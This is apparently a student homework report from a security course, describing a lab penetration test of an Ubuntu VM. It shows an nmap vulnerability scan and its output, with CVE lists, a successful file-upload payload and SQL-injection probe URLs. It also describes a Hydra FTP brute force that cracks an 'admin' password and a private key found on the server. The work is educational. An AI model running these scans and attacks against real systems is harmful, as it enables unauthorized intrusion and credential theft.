

Homework #3

NAME: Suprajha Kanna UID: 118406473 COURSE & SECTION CODE: ENPM685 0101


Kali VM IP address: 192.168.117.130
Ubuntu IP address: 192.168.117.133







1. To check the open ports and the version of services on each port along with OS version, the following syntax is used. Nmap checks the versions of services it is running on the server and the operating system based on that.

Command: nmap -sV -O -p- IP address






2. The Nmap script vuln is used to launch vulnerability scan on the Ubuntu IP address. It lists the CVEs found for the server address.




```
┌──(root💀kali)-[/home/kali]
└─# sudo nmap -sV -O -p- --script vuln -Pn 192.168.117.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 04:31 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 04:35 (0:00:01 remaining)
Stats: 0:03:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 04:35 (0:00:01 remaining)
Stats: 0:04:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 04:36 (0:00:01 remaining)
Stats: 0:05:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 04:37 (0:00:01 remaining)
Nmap scan report for 192.168.117.133
Host is up (0.00066s latency).
Not shown: 65525 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
21/tcp   open  ftp             vsftpd 3.0.3
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       CVE-2020-15778  6.8     https://vulners.com/cve/CVE-2020-15778
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*
|       CVE-2020-12062  5.0     https://vulners.com/cve/CVE-2020-12062
|       MSF:ILITIES/GENTOO-LINUX-CVE-2021-28041/        4.6     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2021-28041/ *EXPLOIT*
|       CVE-2021-28041  4.6     https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/      *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/       *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/   4.3     https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/    *EXPLOIT*
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|_      CVE-2016-20012  4.3     https://vulners.com/cve/CVE-2016-20012
80/tcp   open  http            Apache httpd 2.4.41 ((Ubuntu))
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
```

3. File upload vulnerability is found, and a hacker can upload a file with malicious code in it that can be executed on the server.




```
|       CVE-2020-11993  4.3     https://vulners.com/cve/CVE-2020-11993
|_      1337DAY-ID-35422        4.3     https://vulners.com/zdt/1337DAY-ID-35422        *EXPLOIT*
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Successfully uploaded and executed payloads:
|       Filename: 1.php, MIME: text/plain, Uploaded on:
|_    /uploads/1.php
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.117.133
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.117.133:80/brute.php
|     Form id:
|     Form action: brute2.php
|
|     Path: http://192.168.117.133:80/cmd.php
|     Form id:
|     Form action: #
|
|     Path: http://192.168.117.133:80/upload.php
|     Form id: filetoupload
|_    Form action: upload2.php
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.117.133:80/sqli.php?id=1%27%20OR%20sqlspider
|     http://192.168.117.133:80/pcaps/sqli-blind.php?id=1%27%20OR%20sqlspider
|     http://192.168.117.133:80/pcaps/sqli.php?id=1%27%20OR%20sqlspider
|_    http://192.168.117.133:80/pcaps/vulnerable.php?cmd=id%27%20OR%20sqlspider
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /admin/: Possible admin folder (401 Unauthorized)
|   /admin/admin/: Possible admin folder (401 Unauthorized)
|   /admin/account.php: Possible admin folder (401 Unauthorized)
|   /admin/index.php: Possible admin folder (401 Unauthorized)
|   /admin/login.php: Possible admin folder (401 Unauthorized)
```


4. Hydra tool is run on the VM to perform brute force for ftp service and cracked password for ‘admin’ user as ‘monkey’.




5. *ftp* command is used to connect to the server to check if any files reside in the same.




6. Connected to ftp server on website and found private key stored in a text file.



